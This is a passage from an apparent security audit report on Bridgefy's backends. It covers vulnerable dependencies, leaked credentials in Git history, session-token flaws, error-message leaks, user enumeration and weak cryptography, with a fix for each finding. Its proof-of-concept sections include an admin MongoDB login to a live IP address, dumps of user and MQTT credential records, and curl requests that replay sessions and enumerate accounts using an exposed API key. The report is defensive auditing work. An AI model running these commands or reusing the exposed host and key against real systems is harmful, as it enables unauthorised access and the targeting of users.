mongoose@6.1.8	<p>Affected by: Prototype Pollution⁶⁸. Affected Files: <i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i> Affected Code: <code>"mongoose": { "version": "6.1.8",</code> Solution: Upgrade to mongoose 6.8.4 Severity: Critical</p>
ansi-regex@4.1.0	<p>Affected by: ReDoS⁶⁹. Affected File: <i>sdk-backend/package-lock.json</i> Affected Code: <code>"node_modules/qr/node_modules/ansi-regex": { "version": "4.1.0",</code> Solution: Upgrade to ansi-regex 6.0.1 Severity: High</p>
json5@1.0.1	<p>Affected by: Prototype Pollution⁷⁰. Affected Files: <i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i> <i>sdk-infra/package-lock.json</i> Affected Code: <code>"json5": {</code></p>

⁶⁷ <https://security.snyk.io/package/npm/jsonwebtoken/8.5.1>

⁶⁸ <https://nvd.nist.gov/vuln/detail/CVE-2022-2564>

⁶⁹ <https://nvd.nist.gov/vuln/detail/CVE-2021-3807>

⁷⁰ <https://nvd.nist.gov/vuln/detail/CVE-2022-46175>

	<pre>"version": "1.0.1",</pre> <p>Solution: Upgrade to json5 2.2.3 Severity: High</p>
qs@6.5.2	<p>Affected by: Prototype Pollution⁷¹. Affected Files: <i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i> Affected Code: <pre>"node_modules/request/node_modules/qs": { "version": "6.5.2",</pre> <p>Solution: Upgrade to qs 6.11.0 Severity: High</p> </p>
trim-newlines@3.0.0	<p>Affected by: DoS⁷². Affected Files: <i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i> Affected Code: <pre>"node_modules/trim-newlines": { "version": "3.0.0",</pre> <p>Solution: Upgrade to trim-newlines 4.0.2 Severity: High</p> </p>
minimatch@3.0.4	<p>Affected by: ReDoS⁷³. Affected Files: <i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i> Affected Code: <pre>"minimatch": { "version": "3.0.4",</pre> <p>Solution: Upgrade to minimatch 6.1.6 Severity: High</p> </p>
moment@2.29.1	<p>Affected by: ReDoS and Directory Traversal Issues⁷⁴. Affected Files: <i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i></p>

⁷¹ <https://security.snyk.io/package/npm/qs/6.5.2>

⁷² <https://security.snyk.io/package/npm/trim-newlines/3.0.0>

⁷³ <https://nvd.nist.gov/vuln/detail/CVE-2022-3517>

⁷⁴ <https://security.snyk.io/package/npm/moment/2.29.1>

	<p>Affected Code:</p> <pre>"node_modules/moment": { "version": "2.29.1",</pre> <p>Solution: Upgrade to moment 2.29.4</p> <p>Severity: High</p>
moment-timezone@0.5.33	<p>Affected by: Command Injection⁷⁵, Cleartext Transmission of Information Issues⁷⁶.</p> <p>Affected Files:</p> <p><i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i></p> <p>Affected Code:</p> <pre>"moment-timezone": { "version": "0.5.33",</pre> <p>Solution: Upgrade to moment-timezone 0.5.40</p> <p>Severity: Medium</p>
path-parse@1.0.6	<p>Affected by: ReDoS⁷⁷.</p> <p>Affected Files:</p> <p><i>sdk-backend/package-lock.json</i> <i>app-backend/package-lock.json</i></p> <p>Affected Code:</p> <pre>"node_modules/path-parse": { "version": "1.0.6",</pre> <p>Solution: Upgrade to path-parse 1.0.7</p> <p>Severity: Medium</p>
yargs-parser@2.4.1	<p>Affected by: Prototype Pollution⁷⁸.</p> <p>Affected File: <i>sdk-backend/package-lock.json</i></p> <p>Affected Code:</p> <pre>"yargs-parser": "^2.4.1",</pre> <p>Solution: Upgrade to yargs-parser 21.1.1</p> <p>Severity: Medium</p>
browserslist@4.16.4	<p>Affected by: ReDoS⁷⁹.</p> <p>Affected File: <i>sdk-backend/package-lock.json</i></p> <p>Affected Code:</p>

⁷⁵ <https://github.com/advisories/GHSA-56x4-j7p9-fcf9>

⁷⁶ <https://github.com/advisories/GHSA-v78c-4p63-2j6c>

⁷⁷ <https://security.snyk.io/package/npm/path-parse/1.0.6>

⁷⁸ <https://security.snyk.io/package/npm/yargs-parser/2.4.1>

⁷⁹ <https://nvd.nist.gov/vuln/detail/CVE-2021-23364>

	<pre>"browserslist": { "version": "4.16.4",</pre> Solution: Upgrade to browserslist 4.21.4 Severity: Medium
follow-redirects@1.14.7	Affected by: Sensitive Information Disclosure ⁸⁰ . Affected File: <i>sdk-backend/package-lock.json</i> Affected Code: <pre>"dependencies": { "follow-redirects": "^1.14.7",</pre> Solution: Upgrade to follow-redirects 1.15.2 Severity: Medium
jose@2.0.5	Affected by: DoS ⁸¹⁸² . Affected File: <i>sdk-backend/package-lock.json</i> Affected Code: <pre>"jose": { "version": "2.0.5",</pre> Solution: Upgrade to jose 4.11.2 Severity: Medium

It is recommended to upgrade all outdated dependencies to their current versions. To avoid similar issues in the future, an automated task and/or commit hook should be created to regularly check for vulnerabilities in dependencies. Some solutions that could help in this area are the *npm audit* command⁸³, the *Snyk* tool⁸⁴ and the *OWASP Dependency Check* project⁸⁵. Ideally, such tools should be run regularly by an automated job that alerts a lead developer or administrator about known vulnerabilities in dependencies so that the patching process can start in a timely manner.

⁸⁰ <https://nvd.nist.gov/vuln/detail/CVE-2022-0536>

⁸¹ <https://nvd.nist.gov/vuln/detail/CVE-2022-36083>

⁸² <https://security.snyk.io/package/npm/jose/2.0.5>

⁸³ <https://docs.npmjs.com/cli/v7/commands/npm-audit/>

⁸⁴ <https://snyk.io/>

⁸⁵ <https://owasp.org/www-project-dependency-check/>

BFY-01-003 WP2/3/5: MongoDB Admin Access via Multiple Leaks (*High*)

It was found that a number of Bridgefy repositories contain hardcoded credentials and/or fail to remove secrets from their Git history. A malicious attacker, with read-only access to clone the affected repositories, could leverage this weakness to escalate privileges and move laterally within the organization. For example, the leaked database authentication credentials were proven to provide administrator access to the MongoDB database during this assignment. Furthermore, other leaked secrets include private keys and Docker hub credentials. Please note only a few examples are provided here for the sake of brevity. Additionally, during the documentation review, no process was found to identify and remove hardcoded credentials, rotation of credentials at fixed time intervals or incident response mechanisms if a leak occurs. This issue was confirmed as follows:

Affected Repositories:

<https://github.com/bridgefy/bridgefy-sdk-backend>

<https://github.com/bridgefy/bridgefy-app-backend>

<https://github.com/bridgefy/bridgefy-APP-infra>

The impact of this issue can perhaps be best demonstrated by gaining administrator access to the MongoDB database, which was confirmed as follows:

Commands (connect to MongoDB + show databases):

```
mongosh -u admin-sdk "mongodb://3.131.221.30"
show dbs
```

Output:

admin	100.00 KiB
bridgefy-app-development	2.14 MiB
bridgefy-app-sandbox	784.00 KiB
bridgefy-app-staging	336.00 KiB
config	72.00 KiB
local	88.00 KiB

Command (use admin DB):

```
use admin
```

Output:

```
switched to db admin
```

Command (list admin collections):

```
show collections
```

Output:

```
system.users
system.version
```

Command (show user details):

```
db.system.users.find().pretty()
```

Output:

```
[
  {
    _id: 'admin.admin-sdk',
    userId: new UUID("d33bb481[...]"),
    user: 'admin-sdk',
    db: 'admin',
    credentials: {
      'SCRAM-SHA-1': {
        iterationCount: 10000,
        salt: 'u8t[...]',
        storedKey: 'LuI[...]',
        serverKey: 'fgt[...]'
      },
      'SCRAM-SHA-256': {
        iterationCount: 15000,
        salt: '8rL[...]',
        storedKey: 'WRT[...]',
        serverKey: 'crB[...]'
      }
    },
    roles: [ { role: 'root', db: 'admin' } ]
  }
]
```

Command (MQTT usernames and passwords):

```
db.mqttauthentications.find().limit(30).sort({$natural:-1}).pretty()
```

Output (MQTT usernames and passwords):

```
[...]
  _id: ObjectId("63b72f52d5b9d77dc636c461"),
  username: '758[...]',
  password: 'eyJ[...]',
  superUser: false,
  createdAt: ISODate("2023-01-05T20:13:06.918Z"),
  updatedAt: ISODate("2023-01-05T20:13:06.918Z"),
  __v: 0
},
{
  _id: ObjectId("63b70079b32ca9bd21076a74"),
```

```

    username: 'BEU[...]',
    password: 'b4c[...]',
    superUser: true
  },
  {
    _id: ObjectId("63b70079b32ca9bd21076a73"),
    username: 'br1[...]',
    password: '9wn[...]',
    superUser: true
  }
  [...]

```

Issue 1: Access to Multiple Credentials via Hardcoded Secrets

The *bridgefy-app-backend* repository contains a number of unredacted secrets within a VSCode configuration file. Please note MongoDB Admin Access is just one confirmed example, many other credentials are also affected by this issue.

Affected File:

bridgefy-app-backend/.vscode/launch.json

Affected Code:

```

{
  "version": "0.2.0",
  "configurations": [
    [...]
    // "DBURL": "mongodb+srv://clustersdk.whqu3.mongodb.net",
    "DBURL": "mongodb://3.131.221.30",
    "DBUSER": "adm[...]",
    "DBPASS": "Dqn[...]",
    "DBNAME": "bridgefy-app-staging",

    "MQTTUSERNAME2": "br1[...]",
    "MQTTPASSWORD2": "br1[...]",
    "MQTTUSERNAME": "mik[...]",
    "MQTTPASSWORD": "mik[...]",

    "IOS_VERIFYRECEIPT_URL": "https://sandbox.itunes.apple.com",
    "IOS_VERIFYRECEIPT_PASSWORD": "92c[...]",

    "NUMCONTACTSRESULT": "10",

    "FBPRIVATEKEY": "-----BEGIN PRIVATE KEY-----\nMII[...]\n-----END PRIVATE
    KEY-----\n",
    [...]
  ]
}

```

```
"MESSENTE_USERNAME": "a9f[...]",  
"MESSENTE_PASSWORD": "d9e[...]"  
[...]
```

Issue 2: Access to Multiple Credentials via Git History

This issue can be trivially confirmed using automated tools like Gitleaks⁸⁶. The following commands can also be employed to confirm this weakness:

Command (*bridgefy-sdk-backend* repository):

```
git diff 729edd~ 729edd
```

Output (*bridgefy-sdk-backend* repository):

```
diff --git a/.github/workflows/createECSImage.yml b/.github/workflows/  
createECSImage.yml
```

```
[...]
```

```
-
```

```
+   - name: Login to Docker Hub  
+     uses: docker/login-action@v2  
+     with:  
+       username: "tri[...]"  
+       password: "dck[...]"  
+
```

```
$ git diff 2a1288~ 2a1288
```

```
diff --git a/src/test/bootstrap.spec.ts b/src/test/bootstrap.spec.ts
```

```
[...]
```

```
+ (global as { fbRestUrl: string }).fbRestUrl =  
+  
'https://identitytoolkit.googleapis.com/v1/accounts:signInWithPassword?key=AIz[...];'
```

Commands (*bridgefy-app-backend* repository):

```
git diff c655f6~ c655f6
```

```
git diff b527e8~ b527e8
```

```
git diff fe3737~ fe3737
```

```
git diff 623c8a~ 623c8a
```

Output (*bridgefy-app-backend* repository):

```
diff --git a/.vscode/launch.json b/.vscode/launch.json
```

```
[...]
```

```
+   "DBUSER": "adm[...]",  
+   "DBPASS": "Dqn[...]",  
+   "DBNAME": "bridgefy-app-staging",  
+
```

⁸⁶ <https://github.com/zricethezav/gitleaks>


```
+      "MQTTUSERNAME2": "br1[...]",
+      "MQTTPASSWORD2": "br1[...]",
+      "MQTTUSERNAME": "mik[...]",
+      "MQTTPASSWORD": "mik[...]",
+
+      "IOS_VERIFYRECEIPT_URL": "https://sandbox.itunes.apple.com",
+      "IOS_VERIFYRECEIPT_PASSWORD": "92c[...]",
+
+      "NUMCONTACTSRESULT": "10",
+
+      "FBPRIVATEKEY": "-----BEGIN PRIVATE KEY-----\nMII[...]\n-----END PRIVATE
KEY-----\n",
[...]
```

```
+      "MESSENGER_USERNAME": "a9f[...]",
+      "MESSENGER_PASSWORD": "d9e[...]",
diff --git a/.github/workflows/CreateECSImage.yml b/.github/workflows/
CreateECSImage.yml
[...]
```

```
+      - name: Login to Docker Hub
+      uses: docker/login-action@v2
+      with:
+      username: "tri[...]"
+      password: "dck[...]"

diff --git a/.vscode/launch.json b/.vscode/launch.json
[...]
```

```
+      "DBUSER": "adm[...]",
+      "DBPASS": "Dqn[...]",
+      "DBNAME": "bridgefy-app-staging",
+
+      "FBPRIVATEKEY": "-----BEGIN PRIVATE KEY-----\nMII[...]\n-----END PRIVATE
KEY-----\n",
```

Command (*bridgefy-APP-infra* repository):

```
git diff 0328b0~ 0328b0
```

Output (*bridgefy-APP-infra* repository):

```
diff --git a/mqtt/emqx.conf b/mqtt/emqx.conf
[...]
```

```
+authentication = [
+ {
+   backend = "mongodb"
+   collection = "mqttauthentications"
+   database = "bridgefy-app-development"
+ }
+ ]
+ password = "Dqn[...]"
+ password_hash_algorithm = {name = "plain", salt_position = "disable"}
```

```
+ password_hash_field = "password"
+ pool_size = 8
+ salt_field = "salt"
+ servers = "staging.whqu3.mongodb.net"
+ ssl {enable = false, verify = "verify_peer"}
+ topology {connect_timeout_ms = "20s"}
+ username = "adm[...]"
+ srv_record = true
+ }
+]
```

It is recommended to remove all hard-coded credentials, tokens and private keys from the affected repositories. Once that is done, the git history ought to be scrubbed from these sensitive secrets. This could be accomplished utilizing tools like *BFG Repo-Cleaner*⁸⁷. It is advised to invalidate all identified credentials and generate new ones. Automated tools such as *GitGuardian*⁸⁸, *TruffleHog*⁸⁹ and *Git Secrets commit hooks*⁹⁰ should be then considered for inclusion in the development process. This will drastically reduce the potential for similar issues in the future, due to repositories being scanned for secrets as developers commit code as well as regularly.

Regarding the removal of credentials from the source code, please note that while environment variables would be better than hard-coding secrets in the source code, these still have downsides and a dedicated secret management tool should be preferred⁹¹. Instead, applications should retrieve credentials from *AWS Secrets Manager*⁹² or an equivalent secure vault that provides the application with credentials as needed at runtime but encrypts them at rest. This ensures that the applications can keep using the credentials while not being available to potential adversaries with access to leaked source code, a developer machine, or any other leak. Furthermore, credentials, secrets, and API keys should be randomly generated to mitigate the potential for brute force or password-guessing attacks. For additional mitigation guidance, please see the *OWASP Cryptographic Storage Cheat Sheet*⁹³ and the *CWE-798: Use of Hard-coded Credentials* page⁹⁴.

More broadly, it is important to emphasize the importance of the following related mitigations:

⁸⁷ <https://rtyley.github.io/bfg-repo-cleaner/>

⁸⁸ <https://www.gitguardian.com/>

⁸⁹ <https://github.com/trufflesecurity/trufflehog>

⁹⁰ <https://github.com/awslabs/git-secrets>

⁹¹ <https://security.stackexchange.com/questions/197784/is-it-unsafe-to-use-env...>

⁹² <https://aws.amazon.com/.../aws-secrets-manager-store-distribute-and-rotate-credentials.../>

⁹³ https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html

⁹⁴ <https://cwe.mitre.org/data/definitions/798.html>

- Appropriate processes should be in place to:
 - Regularly rotate credentials
 - Revoke and replace credentials in the event of a compromise
- The MongoDB should not be exposed to the internet
 - Access ought to be restricted so connections are only possible from trusted IP addresses
 - In general, exposing admin interfaces and databases to the internet is a bad practice and should be avoided.

BFY-01-005 WP3: Possible takeover via localStorage Usage (Medium)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was found that the Dashboard website currently stores sensitive data, such as the API authentication token for the SDK API server in HTML5 *localStorage* fields. Data stored in this location will survive even when the browser is closed and opened again. If a user does not manually log out and closes the browser, their session could still be hijacked via the available tokens. A malicious attacker with physical access to the browser, prior to token expiry and after the user closed the browser, could leverage this weakness to hijack user-sessions, gain access to their information and impersonate users.

Affected Websites:

<https://developer.staging.bridgefy.me/>
<https://staging.sdk.bridgefy.services/>

This issue can be confirmed by logging into the application and then running the following JavaScript snippet from the browser development tools (*F12 / Console* in most browsers).

JavaScript Snippet:

```
JSON.parse(localStorage["bridgefy-user"])[ "token" ]
```

Output Contents:

```
'eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJjbG[...]'
```

The root cause for this issue can be found on the following file:

Affected File:

main.3cb13c6ff658a262.js

Affected Code:

```
{localStorage.setItem("bridgefy-user", JSON.stringify(Le))}
```

It is recommended to avoid storing sensitive data or auth tokens in HTML5 *localStorage*. Ideally, storage of user Personally Identifiable Information (PII) on the client-side should be avoided. Such data could be stored exclusively on the server-side. However, if the server-side approach is considered infeasible, a better location would be HTML5 *sessionStorage* instead of *localStorage*.

Unlike *localStorage*, *sessionStorage* contents will be deleted when the browser is closed. In addition to this, although all client-side tokens are deleted when the user logs out, using *sessionStorage* will ensure that the authentication token remains unavailable even when the user just closes the browser. For additional mitigation guidance, please see the *OWASP Session Management Cheat Sheet*⁹⁵.

Please note that the proposed *sessionStorage* approach will not work if multiple tabs or website dialogs are used by the application. In such cases, signed cookies with a short expiry should be considered instead.

BFY-01-006 WP2/3: Authentication Token remains Valid after Logout (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

The application uses a stateless session design implemented with signed JWT tokens valid for 7 days. This has the side effect of keeping Dashboard API authentication tokens valid for a long time, even after users logout. In general, failing to invalidate long-lived authentication tokens when users log out is a bad practice, as it allows attackers with local computer access to retrieve the token from the browser or the browser cache, and impersonate users for an excessive period of time.

This issue can be confirmed using the following steps:

1. Login to the dashboard <https://developer.staging.bridgefy.me>
2. Enable the *Browser Development Tools* (F12), navigate to the *Network* tab and ensure the *Preserve Log* option is enabled.
3. Click on some screens that load system data, for example, *Licenses*, *Home*, etc.
4. Find some API request to <https://staging.sdk.bridgefy.services> that returns data, and copy as a curl command: Right click / Copy / Copy as cURL (bash)
5. Try the cURL command while the user is logged in

⁹⁵ https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Result: The endpoint replies with the data

6. Log out
7. Try the curl command while the user is logged out

Result: The endpoint still replies with the data (i.e. despite being logged out)

Example cURL command (after logout):

```
curl -H 'Accept: application/json, text/plain, */*' -H 'Cookie: bfSDKSession=eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJ...' 'https://staging.sdk.bridgefy.services/bridgefy/dashboard/my-licenses'
```

Output:

```
{
  "response": [
    {
      "id": "6398c89972ee224bd5f0f970",
      "name": "Monitor",
      "key": "eee06afe-19eb-4ed9-a907-c38f2167c001",
      "bundleIds": [
        "com.bridgefy.BridgefyNewDevelopment:1",
        "me.bridgefy.main.dev:0",
        "com.bridgefy.BridgefyNewStaging:1",
        "com.bridgefy.BridgefyNew:1",
        "me.bridgefy.main.qa:0",
        "me.bridgefy.main:0",
        "me.bridgefy.template.dev:0",
        "me.bridgefy.main.staging:0"
      ],
      "users": 50,
      "createdAt": "2022-12-13T18:46:49.859Z"
    }
  ]
}
```

The root cause for this issue can be found on the following files:

Affected File:

bridgefy-sdk-backend/src/api/dashboard/auth/ctrl.auth-dash.ts

Affected Code:

```
@httpDelete(
  '/logout',
  ...checkSchema(schemaLogoutDash),
  COMMON.midParameters,
  COMMON.midTokenJwtDash
)
public async logoutDash(
  @request() req: Request,
  @requestBody() params: IDtoLogoutDashIn
): Promise<IDtoLogoutDashOut> {
  params.tokenId = req.tokenId;
  params.userRequest = req.userBF;
  await this.ucAuthDash.execLogoutDash(params);

  this.httpContext.response.clearCookie('bfSDKSession', cookieOptions);

  return {
    response: {},
    message: 'Session closed successfully',
  };
}
```

Affected File:

bridgefy-sdk-backend/src/core/dashboard/usecases/uc-auth-dash.ts

Affected Code:

```
public async execLogoutDash(params: ILogoutDashIn): Promise<void> {  
    const profile = await this.bndProfileRead.getByClientId(  
        params.userRequest.clientId  
    );  
    if (!profile) return;  
  
    await this.bndProfileCud.saveLogoutData(profile.id);  
}
```

It is recommended to shorten the expiration time of JWT tokens from 7 days to 5 minutes. This keeps the stateless implementation while substantially reducing the possible attack window for user impersonation. For mobile applications, a long-lasting *refresh* token could be introduced, but this should be stored in the Android KeyStore or iOS Keychain. The mobile front-end can then refresh the short-lived JWT token using the *refresh* token, and thus forcing an update on the cached privileges of a user, as well as preventing users from having to login constantly. Additionally, privileged endpoints ought to validate user-permissions on every request.

Once all this is done, additional protection could be considered by tracking revoked JWT tokens on the server side. Although this would defeat the stateless nature of JWT, it would effectively eliminate this attack vector. Alternatively, a *Token Sidejacking* protection feature could be implemented for better protection while keeping JWT tokens fully stateless. For additional background and mitigation guidance to accomplish this, please see the *Token Sidejacking*⁹⁶ and *No Built-In Token Revocation by the User*⁹⁷ sections of the *OWASP JSON Web_Token for Java Cheat Sheet*.

⁹⁶ https://cheatsheetseries.owasp.org/.../JSON_Web_Token_for_Java_Cheat_Sheet.html#...

⁹⁷ https://cheatsheetseries.owasp.org/.../JSON_Web_Token_for_Java_Cheat_Sheet.html#no-built-in...

BFY-01-008 WP2/3: Multiple Leaks via API Error Messages (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was found that the SDK and main application APIs reveal information about API internals in error messages. A malicious attacker might leverage this weakness to obtain information about application internals, such as internal file paths and NodeJS modules in use, which could facilitate the exploitation of more significant vulnerabilities. This issue can be confirmed with the following commands:

Command (SDK API Leak):

```
curl -i -s -k -H 'Authorization: Bearer anything'
'https://staging.sdk.bridgefy.services/bridgefy/dashboard/stats/home'
```

Output (SDK API Leak):

```
{"error":"Token is invalid.", "details":"401 - VerifyTokenDashError: Token is invalid.\n at ImplBndInfraJwt.verifyTokenDash (/app/src/infra/jwt-service.ts:65:13)\n at UseCaseInfra.execValidTokenJwtDash (/app/src/core/v1/usecases/uc-infra.ts:40:35)\n at MiddlewareTokenJwtDash.handler (/app/src/api/middlewares/mid.token-jwt-dash.ts:18:40)\n at /app/node_modules/inversify-express-utils/src/server.ts:206:26\n at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)\n at next (/app/node_modules/express/lib/router/route.js:144:13)\n at MiddlewareParameters.handler (/app/src/api/middlewares/mid.parameters.ts:32:5)\n at /app/node_modules/inversify-express-utils/src/server.ts:206:26\n at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)\n at next (/app/node_modules/express/lib/router/route.js:144:13)"}"
```

Command (APP API Leak):

```
curl -i -s -k -H 'Content-Type: application/json; charset=UTF-8' --data
'{"code":"292970","phone":"+12064512559","platform":"android","versionApp":"appV1","versionOs":"osV1","versionSdk":"sdkV1"}'
'https://staging.app.bridgefy.services/app/v1/user/verify-code'
```

Output (APP API Leak):

```
{"response":{},"message":"The verification code is invalid.", "details":"403 - IBndCommonUserCud_verifySmsCode: IBndCommonUserCud_verifySmsCode: The verification code is invalid.\n at ImplBndCommonUserCudMongo.verifySmsCode (/app/src/data/mongodb/v1/impl.bnd.user-CUD.ts:584:15)\n at processTicksAndRejections (node:internal/process/task_queues:95:5)\n at async CommonUseCaseUser.execVerifySmsCode (/app/src/core/v1/usecases/uc.user.ts:208:5)\n at async CommonUserController.verifySmsCode (/app/src/api/modules/common/user/ctrl.common-user.ts:197:5)"}"
```

The root cause for this issue can be found on the following files:

Affected File:

bridgefy-sdk-backend/src/api/middlewares/mid.error.ts

Affected Code:

```
if (err instanceof CommonError) {  
  errDetails = `${err.code} - ${err.stack}`;  
  response = {  
    error: err.message,  
    details: this._hideDetails ? undefined : errDetails,  
  };  
  status = err.code;  
}
```

Affected File:

bridgefy-app-backend/src/api/modules/middlewares/common.mid.error.ts

Affected Code:

```
} else if (err instanceof CommonError) {  
  const errDetails = `${err.code} - ${err.name}: ${err.stack}`;  
  if (this._hideErrorDetails) this._log.error(errDetails);  
  if (err.parent) global.logger.error(err.parent);  
  response = {  
    response: err.response,  
    message: err.message,  
    details: this._hideErrorDetails ? '' : errDetails,  
  };  
  status = err.code;  
}
```

It is recommended to save detailed error messages on the server-side and only provide a correlation ID on the client-side. This allows developers to retain debugging capabilities by looking up the correlation ID on the server, without leaking any sensitive information to API clients. For additional mitigation guidance, please see the *OWASP Error Handling Cheat Sheet*⁹⁸.

⁹⁸ https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

BFY-01-009 WP2/3: User Enumeration via Server Responses (Low)

It was found that a number of Firebase REST API endpoints reveal the existence of registered Bridgefy users to unauthenticated attackers via server responses. While this issue is not a serious security vulnerability on its own, it has privacy implications and could be abused as a preliminary step prior to targeting Bridgefy users. Some examples of this could be *Credential Stuffing attacks*⁹⁹, password bruteforce or social engineering. This issue can be confirmed with the following commands:

Issue 1: Enumeration via Login

Command:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data
'{"email": "oscar+b0@7asecurity.com", "password": "1234", "returnSecureToken": true}'
'https://www.googleapis.com/identitytoolkit/v3/relyingparty/verifyPassword?key=AIzaSyCc
o5iR98OSW_Jujby4V9sXV06EtNJYhmU'
```

Output (User does not exist):

```
"message": "EMAIL_NOT_FOUND"
```

Command:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data
'{"email": "oscar+b2@7asecurity.com", "password": "1234", "returnSecureToken": true}'
'https://www.googleapis.com/identitytoolkit/v3/relyingparty/verifyPassword?key=AIzaSyCc
o5iR98OSW_Jujby4V9sXV06EtNJYhmU'
```

Output (User exists):

```
"message": "INVALID_PASSWORD"
```

Alternative Output (User exists):

```
"message": "TOO_MANY_ATTEMPTS_TRY_LATER[...]"
```

Issue 2: Enumeration via SignUp

Command:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data
'{"email": "oscar+b2@7asecurity.com", "password": "123456", "returnSecureToken": true}'
'https://www.googleapis.com/identitytoolkit/v3/relyingparty/signupNewUser?key=AIzaSyCco
5iR98OSW_Jujby4V9sXV06EtNJYhmU'
```

Output (User exists):

⁹⁹ https://owasp.org/www-community/attacks/Credential_stuffing

```
"message": "EMAIL_EXISTS"
```

Issue 3: Enumeration via Password Reset

Command:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data  
'{"requestType":"PASSWORD_RESET","email":"oscar+b2@7asecurity.com"}'  
'https://www.googleapis.com/identitytoolkit/v3/relyingparty/getOobConfirmationCode?key=  
AIzaSyCco5iR980SW_Jujby4V9sXV06EtNJYhmU'
```

Output (User does not exist):

```
"message": "EMAIL_NOT_FOUND"
```

Command:

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' --data  
'{"requestType":"PASSWORD_RESET","email":"oscar+b2@7asecurity.com"}'  
'https://www.googleapis.com/identitytoolkit/v3/relyingparty/getOobConfirmationCode?key=  
AIzaSyCco5iR980SW_Jujby4V9sXV06EtNJYhmU'
```

Output (User exists):

```
{  
  "kind": "identitytoolkit#GetOobConfirmationCodeResponse",  
  "email": "oscar+b2@7asecurity.com"  
}
```

It is recommended to return only generic messages regardless of user existence. For example, the password reset endpoint could return a message like *“If the e-mail provided exists in our systems then you should receive an e-mail to reset your password”*. This ensures the system remains friendly to users while preventing the disclosure of user presence in the application. Please note that this issue could be resolved by switching from Firebase to *Google Identity Platform*, and then enabling email enumeration protection in the *Google Identity Platform* settings¹⁰⁰¹⁰¹. For additional mitigation guidance, please see the *Authentication and Error Messages* section¹⁰² of the *OWASP Authentication Cheat Sheet*.

¹⁰⁰ <https://cloud.google.com/identity-platform/docs/admin/email-enumeration-protection>

¹⁰¹ <https://cloud.google.com/identity-platform/docs/product-comparison>

¹⁰² https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#auth...

BFY-01-010 WP3/5: Usage of Insecure Crypto Functions and PRNG (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was established that the Bridgefy backend SDK makes use of cryptographic functions with known security weaknesses. One example of this is MD5, which is an obsolete hashing algorithm with known weaknesses¹⁰³. Another example is that the SDK uses *Electronic Code Book* (ECB) for AES encryption, this is inherently weak, as it produces the same cipher-text for identical blocks of plain-text, hence it is unsuitable for security purposes¹⁰⁴.

Furthermore, the code audit revealed that license values are generated with the weak random number generator *Math.random()*. This does not provide secure random numbers in terms of a cryptographically-secure pseudorandom number generator (CSPRNG)¹⁰⁵. Usage of these suboptimal choices makes the security of the application more brittle and should be avoided. Additionally, during the documentation review, no automated process could be identified to regularly scan for insecure function usage. This issue can be confirmed by looking at the following files:

Issue 1: Usage of insecure crypto functions**Affected File:**

bridgefy-sdk-backend/src/infra/crypto-service.ts

Affected Code:

```
private _getEncryptionKey({
  apiKey,
  licenseId,
  version,
}: IGetEncryptKey): string {
  return crypto
    .createHash(IEEnumAlgorithm.MD5)
    .update(`${apiKey}:${licenseId}:${version}`)
    .digest(IEEnumEncoding.HEX);
}
```

Affected File:

bridgefy-sdk-android/bridgefy-crypto/src/main/java/me/bridgefy/crypto/Utils/AES256.kt

¹⁰³ <https://www.techtarget.com/searchsecurity/definition/MD5>

¹⁰⁴ https://vulncat.fortify.com/en/detail?id=desc.semantic.cpp.weak_encryption...of_operation

¹⁰⁵ https://en.wikipedia.org/wiki/Cryptographically-secure_pseudorandom_number_generator

Affected Code:

```
@SuppressLint("NewApi")
private object AES256 {

    private const val ALGORITHM = "AES"
    private const val ALGORITHM_STR = "AES/ECB/PKCS7Padding"

    @SuppressLint("GetInstance")
    private fun cipher(opmode: Int, secretKey: String): Cipher {
        // if (secretKey.length != 32) throw RuntimeException("SecretKey length is not
        32 chars")
        val c = Cipher.getInstance(ALGORITHM_STR)
        val sk = SecretKeySpec(getKey(secretKey), ALGORITHM)
        c.init(opmode, sk)
        return c
    }
}
```

Affected File:

bridgefy-sdk-android/bridgefy-crypto/src/main/java/me/bridgefy/crypto/Utils/Util.kt

Affected Code:

```
fun encrypt(data: ByteArray?, key: ByteArray?): ByteArray? {
    try {
        val cipher = Cipher.getInstance("AES/ECB/PKCS7Padding")
        val secretKeySpec = SecretKeySpec(key, "AES")
        cipher.init(Cipher.ENCRYPT_MODE, secretKeySpec)
        return cipher.doFinal(data)
    } catch (e: Exception) {
        Log.e(TAG, "Error to encrypt: " + e.message)
    }
    return null
}
```

It is recommended to replace *MD5*¹⁰⁶ and *AES/ECB/PKCS7Padding*¹⁰⁷ with an adequate replacement without cryptographic weaknesses (e.g. *SHA-256* and *AES/GCM/NoPadding* in respective order). Please note that the CBC modes of encryption should also be avoided. The reason for this is that implementations using *Cipher Mode Chaining* mode (CBC) may be vulnerable to padding oracle attacks¹⁰⁸.

¹⁰⁶ https://en.wikipedia.org/wiki/Secure_Hash_Algorithms

¹⁰⁷ <https://users.ece.cmu.edu/~dbrumley/courses/18487-f13/powerpoint/19-mobile-security.pdf>

¹⁰⁸ <https://jiang-zhenghong.github.io/blogs/PaddingOracle.html>

